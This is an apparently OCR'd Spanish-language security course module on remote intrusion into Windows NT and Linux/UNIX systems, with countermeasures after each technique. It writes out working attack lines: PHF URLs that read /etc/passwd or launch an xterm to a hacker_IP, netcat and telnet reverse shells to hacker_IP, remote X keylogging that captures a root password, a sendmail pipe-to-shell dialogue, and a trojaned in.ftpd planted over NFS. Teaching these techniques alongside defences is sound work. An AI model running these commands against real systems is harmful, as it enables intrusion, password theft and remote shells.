Es bueno saber tambien que los controladores de dominio no suelen permitir el login interactivo excepto para unas pocas cuentas administrativas, por lo cual suele empezarse

por algún NT Workstation o un NT Server miembro de la red, para ir conociendo los errores habituales en la red, antes de intentar nada sobre los DC.

El proceso de chequeo de passwords puede ser automatizado (recordar el lock de la cuenta!) con herramientas ya mencionadas como NetBIOS Auditing Tool (NAT) y Legion, o un simple script que utilice net use.
Una de las formas de asegurarnos si un sistema tiene activo el bloqueo de cuentas tras X intentos fallidos es utilizan DumpSec o enum durante la fase de enumeración. En el caso que no se pueda establecer la null session se puede intentar el login con la cuenta Guest, que nos dará diferentes mensajes según que especifiquemos un password erróneo o que se haya bloqueado (esto funciona aún con la cuenta Guest inhabilitada, existen tres mensajes diferentes según que esté bloqueada, se entregue password erróneo, o se entregue password correcto y esté inhabilitada).

NOTA: cabe destacar que, por defecto, en WinNT/2000 la cuenta Administrator nunca puede bloquearse en forma local (si vía red), pues esto constituiría una situación de DoS (Denial of Service). Por lo tanto, si disponemos de consola local (lo cual no es usual) en un NT/2K podemos intentar un ataque por fuerza bruta.
Mucho más interesante es el hecho de que el acceso mediante Terminal Server ***se considera local*** *(sacar las conclusiones pertinentes).*

Estos mecanismos no son demasiado efectivos contra cuentas importantes, donde los administradores tienden a elegir buenos passwords, pero suelen permitir la primer infiltración en cuentas con password nulo o trivial.

Otro método para facilitar el ingreso es el sniffing de la red para capturar los hash que son enviados al establecer las conexiones.

Una de las herramientas de múltiple funcionalidad que permite esto es L0pthcrack (http://www.atstake.com) la herramienta más conocida para crackeo de passwords NT, actualmente en su versión 4 llamada LC4, que incorpora un sniffer de red en el crackeador. Las versiones anteriores de L0phtcrack utilizaban un programa externo para este mismo fin, llamado readsmb.c. Una versión del readsmb para UNIX puede encontrarse en la página de herramientas de L0pht (y el código fuente de L0phtcrack para *NIX se encuentra en varios archivos de herramientas de hacking en Internet).
Inclusive uno puede hacer que le envíen el hash a pedido, enviando un mail HTML con un URL del tipo //mimaquina/midirectoriocompartido/grafico.gif inserto en el código HTML. El hash llega y debemos sniffearlo.

La gente de L0pht tambien creó un sniffer que permite capturar los hash utilizados por los logins de NT que utilizan Microsoft VPN.

Contramedidas:

Bloquear el tráfico NetBIOS en el perímetro de la red.
Forzar con las policies el uso de buenos passwords, lockear las cuentas luego de 3 intentos, y loguear los intentos de login fallidos.
Educar a los usuarios para que utilicen buenos passwords.
Utilizar switches en lugar de shared hubs, lo cual dificulta el sniffeo de la red (sigue funcionando el truquito del mail y los sniffers para redes switcheadas).
Desactivar el uso de los passwords de LAN Manager (este parche viene incorporado en SP4, pero el parche no está activado por defecto, ya que impide la conexión de clientes Win9x y anteriores).
Bloquear la cuenta Guest (para que no se pueda determinar si está activo el bloqueo de passwords) o borrarla con el programa delguest (disponible en Internet).

Los xploits remotos para NT son más un mito que una realidad, aunque esta situación va cambiando lentamente. Algunos de los más conocidos son:

- Netmeeting 2.x exploit (http://www.cultdeadcow.com/cDc_files/cDc-351)
- NT RAS exploit (http://www.infowar.co.uk/mnemonix/ntbufferoverruns.htm)
- winhlp32 exploit (ídem anterior)
- IISHACK exploit (http://www.eeye.com)
- IIS UNICODE directory traversal vulnerability (http://online.securityfocus.com), lo veremos en más detalle en la sección UNIX/Linux, por similitud

Siempre que surgió algún problema de este tipo Microsoft terminó sacando un parche, pero eso mismo sucede en cualquier otro sistema operativo.

Los ataques más frecuentes contra redes Microsoft son los de Denial of Service (DoS) por claras fallas en los stacks de TCP/IP de este sistema operativo que lo han hecho claramente vulnerable, y por el simple hecho de ser el sistema operativo más utilizado en entorno empresario. Entre los ataques DoS más conocidos tenemos teardrop, teardrop2, snork, land y OOB (todos específicos de Windows, no hacen nada a un Linux).

Contramedidas:

Tener instalado como mínimo el SP6a.
Obviamente estar al tanto de nuevos SP y Hot Fixes e instalarlos (no olvidar que deben probarse primero fuera del entorno productivo, en particular los Hot Fixes, que vienen bastante menos testeados que los Service Packs).

Linux/UNIX

En el paso anterior hemos enumerado los servicios del sistema, y ahora disponemos de la información necesaria para buscar xploits que se apliquen a la versión instalada.

Existen literalmente centenares de sites en Internet que tienen archivos de los xploits a vulnerabilidades conocidas, dentro de ellos los siguientes:

- http://online.securityfocus.com
- http://hack.co.za
- http://www.hackersclub.com
- http://www.uha1.com

y otros.

Contemplaremos aquí las posibilidades de acceso remoto.

El acceso remoto se define como el acceso a consola local vía red. Una vez alcanzado el acceso shell, aún cuando sea con nivel de usuario, podemos considerar que estamos locales en el sistema, y se aplican metodologías locales que se describirán en el siguiente módulo como “escalación de privilegios”.

En sistemas *NIX también aplican los ataques por fuerza bruta ya mencionados en la sección de Windows NT. Empeorados porque muchos sistemas no tienen implementadas políticas de lockeo de cuenta tras *n* intentos fallidos de conexión.

Los servicios que son atacables por fuerza bruta son, en principio, los siguientes:

- telnet
- FTP
- los servicios 'r' (rlogin, rsh, y otros)
- Secure Shell (SSH)
- POP
- HTTP/HTTPS

Recordemos la importancia del paso previo de enumeración de IDs de usuarios, ya que los user IDs, así como cualquier información del campo GECOS obtenida, por ejemplo, con finger, son aplicables a las metodologías de acceso remoto por fuerza bruta.

Uno de los errores más comunes (según mi experiencia) en sistemas Linux es que algún usuario tiene como password su user ID. Es mucho más frecuente de lo que puede imaginarse.

Si bien el ataque por fuerza bruta puede hacerse a mano, existen algunas herramientas automáticas para este proceso, mencionaremos las siguientes:

- brute_web.c (http://sunshine.sunshine.ro/FUN/New/)
- pop.c (mismo site)
- middlefinger (http://www.njh.com/latest/9709/970916-05.html)


Contramedidas:

Nunca se mencionará suficientes veces: **que los usuarios tengan buenos passwords**.
Forzar con políticas el cambio de passwords con frecuencia (30 días para cuentas administrativas, 60 días para usuarios normales).
La longitud mínima del password debe ser 8 caracteres, siendo preferible una longitud mínima de 12 caracteres para los passwords de alto privilegio. No utilizar versiones viejas de Linux que no utilicen encriptación MD5, ya que ignoraban cualquier caracter del password después del octavo.
Auditar los propios passwords con herramientas adecuadas para detectar passwords vulnerables y notificar a los usuarios de los mismos, obligándolos a cambiarlos (veremos este tema en el módulo siguiente).
No utilizar el mismo password en diferentes sistemas (en particular los passwords administrativos).
NO ESCRIBIR EL PASSWORD EN PAPEL.
No contarle el propio password a otras personas (a veces pasa).
Asegurarse que no existan cuentas con alto privilegio que tengan passwords por defecto (ver el bug del paquete Piranha en RedHat 6.2 standard, la información está disponible en BugTraq).

La segunda amenaza en importancia son los xploits basados en situaciones de buffer overflow.

Un buffer overflow es un error que ocurre cuando un programa tiene malas prácticas de programación y no valida adecuadamente la entrada del usuario (que puede ser un ser humano o un programa escrito al efecto), ocasionando que se supere la capacidad del stack asignado, rompiéndose el código. Hasta aquí lo que se pierde es la funcionalidad del programa, pero lo peor es que existe la posibilidad de forzar a que el programa al romperse ejecute un código arbitrario (típicamente un shell) con los privilegios del programa que se cae (en general root). Resultado: un shell como root en el sistema remoto.

El gráfico adjunto intenta ilustrar este proceso. La idea es “pisar” los bytes de la dirección de retorno de la función para que apunten a SHELLCODE.



En algunos casos no se obtiene un shell, pero puede forzarse la ejecución de comandos, preparando el camino para otros ataques más sofisticados.
Para los interesados en la faceta técnica de todo esto, existe un artículo de Aleph One, el moderador de BugTraq, en http://www.2600.net/phrack/p49-14.html

Contramedidas:

Desde el punto de vista del usuario final, la única contramedida factible es aplicar los parches a cualquier programa xploiteable que se detecte. La forma más rápida de enterarse es monitorear diariamente BugTraq (http://online.securityfocus.com).
Minimizar en lo posible el uso de programas con el bit SUID seteado y los servicios que corren como root.

Como administradores Linux podemos elegir las siguientes dos alternativas:

- parche al kernel de OpenWall (http://www.openwall.com): es un parche que prohíbe la ejecución de código en el stack (entre otras cosas). La situación de buffer overflow se sigue produciendo, pero no puede ejecutarse código arbitrario.

- StackGuard: es un compilador gcc modificado, que inserta unos bytes de “checksum” (llamados canary word) al final de cada buffer. Si se detecta que el checksum ha sido modificado el programa termina sin dar la posibilidad de ejecutar más código. Este compilador es desarrollado por la gente de la distribución de Linux Immunix (http://www.immunix.com), que es una distro completamente compilado con StackGuard.

Otra amenaza son los ataques de input validation, en los cuales se aprovecha que un programa no parsea adecuadamente los argumentos brindados como entrada, lo cual en ocasiones lleva a la ejecución de código o comandos arbitrarios.

El máximo ejemplo de una vulnerabilidad de este tipo sucedió en 1996, cuando Jennifer Myers identificó y reportó una vulnerabilidad en el script PHF de Apache y el server web NCSA, que permitía pasarle argumentos arbitrarios tales como 'cat /etc/passwd'. Cabe recordar que esto sucedía en una época donde no se usaban aún los shadow passwords, de modo que cualquier máquina con el script PHF permitía el acceso a la base de datos de passwords encriptados, siendo trivial el proceso consiguiente de crackeo.

Esta vulnerabilidad PHF se basaba en que el script no parseaba bien los argumentos, dentro de los cuales podía pasarse un carácter nueva línea (%0a), y cualquier cosa que se pusiera

luego del carácter nueva línea se ejecutaba con la prioridad (usuario) con que estaba corriendo el server. La siguiente línea permitía ver el archivo de passwords de un sistema *NIX:

http://www.mysite.org/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd

Ya que el archivo de passwords es world readable, cualquiera podía leerlo (y esto en una época donde aún no se utilizaban shadow passwords!).

A lo largo de los años han surgido algunas otras vulnerabilidades de este tipo, tal vez no tan desastrosas como la primera, ya que luego del ataque PHF la comunidad ya estaba preparada para otros errores.

NOTA: lamentablemente esto no es cierto para todos los sistemas operativos. IIS 4.x y 5.x sufrieron una vulnerabilidad de este tipo conocida como "IIS UNICODE Directory Traversal" (buscar en http://online.securityfocus.com) que permitía "navegar" por todo el disco del NT/2000, obtener cualquier archivo, y aún la ejecución de comandos.

Contramedidas:

Son válidas exactamente las mismas consideraciones que para el caso de los buffer overflows.
Auditar el propio sistema con Nessus o alguna herramienta similar, que detectan las vulnerabilidades conocidas de input validation.

Otra vulnerabilidad no demasiado conocida es la vulnerabilidad de la cadena de formato (format string vulnerability), que se dá en ciertas funciones del lenguaje C que se utilizan para manejo de cadenas de caracteres (strings). Un ejemplo sería el siguiente uso de la función `sprintf()`:

```
sprintf(%s, arg);     /* uso correcto */
sprintf(arg);         /* uso incorrecto */
```

En el segundo caso no se provee el argumento `%s`, que corresponde al formato con el cual se desea imprimir la cadena `arg`. Si `arg` es una cadena de texto literal se imprimirá sin problemas (a lo sumo aparecerá algún warning al compilar), pero si contiene caracteres de control de formato se pueden obtener resultados no deseados (una cadena de formato adecuadamente preparada puede llegar inclusive a ejecutar código arbitrario).

Contramedidas:

Son válidas exactamente las mismas consideraciones que para el caso de los buffer overflows en lo que respecta a instalación de parches y actualizaciones.
La gente de la distribución Immunix (http://www.immunix.com) provee en sus últimas versiones una librería glibc modificada, llamada Format Guard, que no permite compilar las funciones de manejo de strings si no se proveen los dos argumentos necesarios según el estándar.

Suponiendo que los métodos anteriores hayan permitido la ejecución de determinados comandos, pero no hayamos obtenido un shell interactivo, lo siguiente a intentar es aprovechar vulnerabilidades del sistema X Window.

Recordemos que X abre puertos arriba del 6000 cuando está instalado, y estos puertos muchas veces son olvidados al armar las reglas de firewalling.

El mejor amigo del atacante es el programa xterm, ya que puede utilizarse para abrir una terminal en el server atacado, pero mostrándose en la pantalla X del atacante.
La sintaxis para lograr esto es:

```
/usr/X11R6/bin/xterm -ut -display hacker_IP:0.0
```

Lo cual podría lograrse con la siguiente línea en un sistema que tuviera el ataque de input validation PHF:

http://www.mysite.org/cgi-bin/phf?Qalias=x%0a/usr/X11R6/bin/xterm%20-ut%20-display%20*hacker_IP*:0.0

Simplemente se reemplazan los espacios por %20 (su representación hexadecimal).
Para que funcionen las vulnerabilidades de X, el sistema tiene que tener mal configurada la seguridad mediante `xhost` (muchas veces viene mal configurada de fábrica, permitiendo acceso irrestricto).

Otras vulnerabilidades explotan la facilidad que brinda X de conectarse remotamente al ser una aplicación cliente/servidor (en ocasiones es necesario que el sistema remoto esté mal configurado, o que logremos ejecutar un '`xhost +`' en dicho sistema, en otros casos alcanza con que nosotros ejecutemos '`xhost +`' en nuestro sistema para poder recibir la aplicación gráfica remota).

Una buena forma de identificar máquinas con '`xhost +`' habilitado es usando `xscan`, disponible en Internet, que puede escanear una subred entera en busca de servidores X receptivos, logueando todas las teclas presionadas a un archivo de log:

```
# xscan linux10
Scanning hostname linux10 …
Connecting to linux10 (10.0.0.10) on port 6000…
Connected.
Host linux10 is running X.
Starting keyboard logging of host linux10:0.0 to file KEYLOGlinux10:0.0…
```

Ahora todas las teclas presionadas se guardan en el archivo 'KEYLOGlinux10:0.0'.

```
# tail -f KEYLOGlinux10:0.0
su -
[Shift_L]Superman[Shift_R]!
```

Un simple comando tail sobre el archivo de log nos muestra lo que está siendo tipeado en tiempo real, en este ejemplo vemos el password de root. Inclusive nos muestra la presión de las teclas SHIFT.

También pueden descubrirse las ventanas activas en el sistema remoto con el comando xlswins:

```
# xlswins -display remotehost:0.0 | grep -i netscape
  0x1000001     (Netscape)
  0x1000246     (Netscape)
  0x1000561     (Netscape: OpenBSD)
```

Con esto conocemos los ID de las ventanas del Netscape, que afortunadamente estaba activo.

NOTA: es prácticamente imposible encontrar en Internet el programa `xlswins`, pero afortunadamente el programa `xlsclients`, que suele venir con las distribuciones, cumple prácticamente la misma funcionalidad.

Ahora podemos visualizarlo en nuestro propio escritorio con el comando `xwatchwin`, disponible en Internet:

```
# xwatchwin remotehost -w 0x1000561
```

Al proveer el ID de la ventana podemos monitorearla en nuestro propio escritorio sin que nadie detecte nuestra actividad, en tiempo real.

Aún cuando la protección por 'xhost -' esté activa podremos obtener una captura de pantalla de las ventanas activas con:

```
# xwd -root -display remotehost:0.0 > dump.xwd
```

NOTA: necesitaremos '`xhost +`' en nuestro sistema para recibir la captura de pantalla.

Y podemos finalmente visualizarlo con:

```
# xwud -in dump.xwd
```

NOTA: el comando `xwud` fallará si el tamaño en pixels de la pantalla remota es mayor que la nuestra, en este caso podemos utilizar `ee` (Electric Eyes) o algún otro visualizador de gráficos con el mismo fin.

Contramedidas:

No instalar X Window en un server.
De necesitar instalarlo leer la documentación del comando `xhost` para setear adecuadamente la seguridad.
Cubrir los puertos 6000-6063 con el firewall.

Un método comúnmente utilizado cuando podemos ejecutar comandos pero no está instalado X, es la creación de un telnet inverso.
El telnet inverso se crea utilizando el comando `nc` (NetCat), y podemos confiar en que prácticamente cualquier Linux lo incluye.

La idea es crear 2 netcats escuchando en dos puertos diferentes en nuestra máquina, de tal forma de poder ver de nuestro lado lo que tipeamos en una ventana, y lo que sucede en otra. Luego simplemente se lanzan dos telnets en el sistema remoto, en una cadena de pipes a y desde un shell.

Veamos cómo armarlo:

- en primer lugar lanzar 2 netcats en nuestro sistema, utilizando 2 puertos que el sistema remoto pueda acceder, usualmente los sistemas tienen permitido salir a través de las firewalls a puertos tales como el 80 (web) y 25 (sendmail), por lo cual debemos estar seguros que nuestro sistema tenga esos 2 puertos libres (es decir que no estemos corriendo Apache ni Sendmail) y ejecutar:


```
nc -l -n -v -p 80
nc -l -n -v -p 25
```

- luego hay que ejecutar lo siguiente en el site remoto (por ejemplo mediante PHF):

```
/bin/telnet hacker_IP 80 | /bin/sh | /bin/telnet hacker_IP 25
```

Lo que logramos es que un telnet se conecte a uno de nuestros netcats en el puerto 80, allí será donde nosotros tipeemos nuestros comandos.
Nuestros comandos pasan con un pipe a /bin/sh (uno de los shells).
La salida de los comandos pasa con un pipe a nuestro otro netcat, en el puerto 25, que es donde veremos los resultados de los mismos.
Similar en concepto a un IRC, pero con dos ventanas ;-)

La idea de utilizar puertos comunes, tales como 80 y 25 es que son puertos HACIA LOS CUALES los firewalls suelen permitir el tráfico saliente (obviamente puede ser el 53, 21, o cualquier otro que supongamos que el firewall permita), como nosotros iniciamos la conexión desde adentro en muchas ocasiones el firewall no nos afectará.
El siguiente gráfico ilustra este concepto:



También puede estudiarse el uso de netcat, ya que puede utilizarse en el sistema remoto para lograr algo parecido al telnet inverso (usando el flag -e, usualmente no soportado en Linux, justamente por seguridad, pero podemos compilar un NetCat que lo soporte).

El proceso es el siguiente:

- en nuestro sistema ponemos un netcat a la escucha

```
nc -l -n -v -p 80
```

- y en el sistema remoto ejecutamos

```
nc -e /bin/sh hacker_IP 80
```

NOTA: si reemplazamos `/bin/sh` por `cmd.exe` tenemos el uso del NetCat para Windows.

Contramedidas:

Se va dificultando la aplicación de contramedidas con los ataques a medida que van ganando en sofisticación, pero pueden eliminarse los comandos telnet y nc del sistema.
En caso de necesitar un acceso tipo telnet usar SSH.

Es factible utilizar un back channel con autenticación, pero es infinitamente más difícil que un reverse telnet.

Otros ataques remotos implican el abuso de tftp, ya mencionado, y el uso de xploits específicos de FTP y sendmail, que son los más comunes.

Los xploits de FTP se dividen en aquellos que requieren que el servidor tenga un directorio donde el usuario anónimo pueda escribir, y aquellos que aprovechan la vulnerabilidad SITE EXEC (por ejemplo el wu-ftpd 2.6.0 que viene con el Red Hat 6.2 original) que no lo requieren.

Un ejemplo de un xploit viejo de sendmail era la posibilidad de utilizar pipes para enviar a sendmail comandos para ser ejecutados, se utilizaban con un simple telnet al puerto 25 como puede verse en el siguiente diálogo de ejemplo:

```
helo
mail from: |
rcpt to: bounce
data
.
mail from: bin
rcpt to: | sed '1,/^$/d' | sh
data
```

donde se le pasan argumentos al shell 'sh' mediante pipes.

Contramedidas:

Utilizar el último FTP, siempre aplicarle cualquier parche que salga, no habilitar la subida de archivos y de ser necesario conectar un FTP a Internet habilitar únicamente el acceso anónimo.
Con sendmail utilizar siempre la última versión con los parches, o directamente reemplazarlo por alguna alternativa más segura como por ejemplo Qmail (http://www.qmail.org).

Otros xploits que se encuentran fácilmente hacen uso de vulnerabilidades inherentes del portmapper.
Hay que tener en cuenta que el portmapper no fue desarrollado originalmente con la seguridad en mente.
Existe una versión llamara Secure RPC, que permite brindar un poco más de seguridad a los servicios que utilizan el portmapper.
Las vulnerabilidades del portmapper hacen conveniente NO usar cualquier servicio que lo necesite, pero desgraciadamente hay servicios importantes, como NFS, NIS y `mcserv` que lo necesitan.

En el caso puntual de NFS existe una interesante herramienta llamada `nfsshell` (ftp://ftp.cs.vu.nl/pub/leendert/nfsshell.tar.gz) que permite browsear el NFS con un cliente similar al cliente FTP de consola o el smbclient. Inclusive permite que cambiemos el UID/GID que estamos utilizando para browsear (usualmente no podemos usar 0, ya que la mayoría de los NFS no permiten montar algo como root en su configuración por defecto).

El primer paso es chequear que NFS esté activo:

```
#rpcinfo -p 192.168.2.34
     program    vers  proto port
     100000     4     tcp   111        rpcbind
     100000     3     tcp   111        rpcbind
     100000     2     tcp   111        rpcbind
     100000     4     udp   111        rpcbind
     100000     3     udp   111        rpcbind
     100000     2     udp   111        rpcbind
     100005     1     udp   32845      mountd
     100005     2     udp   32845      mountd
     100005     3     udp   32845      mountd
     100005     1     tcp   32811      mountd
     100005     2     tcp   32811      mountd
     100005     3     tcp   32811      mountd
     100003     2     udp   2049       nfs
     100003     3     udp   2049       nfs
     100003     2     tcp   2049       nfs
     100003     3     tcp   2049       nfs
```

Haciendo el query al portmapper podemos ver que `mountd` y `nfs` están activos.
Luego intentamos ver la lista de exports:

```
# showmount -e 192.168.2.34
Export list for 192.168.2.34:
/    (everyone)
/usr (everyone)
```

Terriblemente mal configurado: exporta sin limitaciones el directorio raíz y los binarios. (Aunque parezca mentira esto no es tan descabellado, antaño solía exportarse el directorio raíz para que lo utilizaran las terminales bobas sin disco rígido, y exportar el /usr es una forma de instalar el software una sola vez en un servidor y que lo puedan utilizar todos los clientes).

El uso consiguiente de `nfsshell` sería como en este ejemplo:

```
# nfs

nfs> help
host <host> - set remote host name
uid [<uid> [<secret-key>]] - set remote user id
gid [<gid>] - set remote group id
cd [<path>] - change remote working directory
lcd [<path>] - change local working directory
cat <filespec> - display remote file
ls [-l] <filespec> - list remote directory
get <filespec> - get remote files
df - file system information
rm <file> - delete remote file
ln <file1> <file2> - link file
mv <file1> <file2> - move file
mkdir <dir> - make remote directory
rmdir <dir> - remove remote directory
chmod <mode> <file> - change mode
put <local-file> [<remote-file>] - put file
mount [-upTU] [-P port] <path> - mount file system
```

```
umount - unmount remote file system
umountall - unmount all remote file systems
export - show all exported file systems
dump - show all remote mounted file systems
status - general status report
help - this help message
quit - its all in the name
bye - good bye
handle [<handle>] - get/set directory file handle
mknod <name> [b/c major minor] [p] - make device
```

Ahora nos conectamos al servidor remoto:

```
nfs> host 192.168.2.34
Using a privileged port (1022)
Open 192.168.2.34 (192.168.2.34) TCP
```

Listamos los file systems que está exportando:

```
nfs> export
Export list for 192.168.2.34:
/ everyone
/usr everyone
```

Montamos / para acceder a todo el filesystem:

```
nfs> mount /
Using a privileged port (1021)
Mount '/', TCP, trasfer size 8192 bytes.
```

Chequeamos el status de la conexión y averiguamos el UID con que hemos iniciado la conexión:

```
nfs> status
User id          : -2
Group id         : -2
Remote host      : '192.168.2.34'
Mount path       : '/'
Transfer size    : 8192
```

El sistema no permite montar filesystems como UID 0, despues vermos cómo podemos obtener mejores privilegios que los actuales. De momento podemos listar el /etc/passwd, ya que es world readable:

```
nfs> cd /etc

nfs> cat passwd
root:x:0:1:Super-User:/root:/bin/bash
daemon:x:1:1::/:
bin:x:2:2::/usr/bin:
… etc … etc …
```

Podemos obtener de esta forma los userIDs, pero no los passwords encriptados ya que el sistema utiliza shadow passwords.

No podemos crackear los passwords, y no podemos montar el filesystem como root, pero al menos podemos obtener interesantes privilegios cambiando nuestro UID y viendo qué cosas están mal configuradas en el sistema remoto. El usuario daemon tiene potencial, pero bin (UID = 2) puede tener acceso como owner a los binarios (dentro del directorio /usr):

```
nfs> mount /usr
Using a privileged port (1022)
Mount '/usr', TCP, transfer size 8192 bytes.

nfs> uid 2

nfs> gid 2

nfs> status
User id          : 2
Group id         : 2
Remote host      : '192.168.2.34'
Mount path       : '/usr'
Transfer size    : 8192
```

Llegados a este punto podemos arrancar una xterm o instalar un back telnet a nuestro sistema reemplazando algún ejecutable. Por ejemplo in.ftpd:

```
#!/bin/sh
/usr/X11R6/bin/xterm -display 10.0.0.11:0.0 &
```

Y subimos nuestro in.ftpd, reemplazando el existente:

```
nfs> cd /sbin
nfs> put in.ftpd
```

Finalmente permitiremos la conexión al servidor X desde nuestro lado con:

```
# xhost +192.168.2.34
# ftp 192.168.2.34
```

Al intentar iniciar el ftp arrancaremos la xterm remota, voilá ;-)

NOTA: las distribuciones más modernas tienen a root como owner de prácticamente todos los directorios del sistema.

Contramedidas:

No utilizan ningún servicio no necesario.
Cubrir con firewall el portmapper y otros puertos que correspondan a los servicios que necesitemos utilizar en el perímetro de la red.
Asegurarse que el owner de los archivos y directorios críticos sea ‘root’, ya que no es factible cambiar el UID a cero con el `nfsshell`.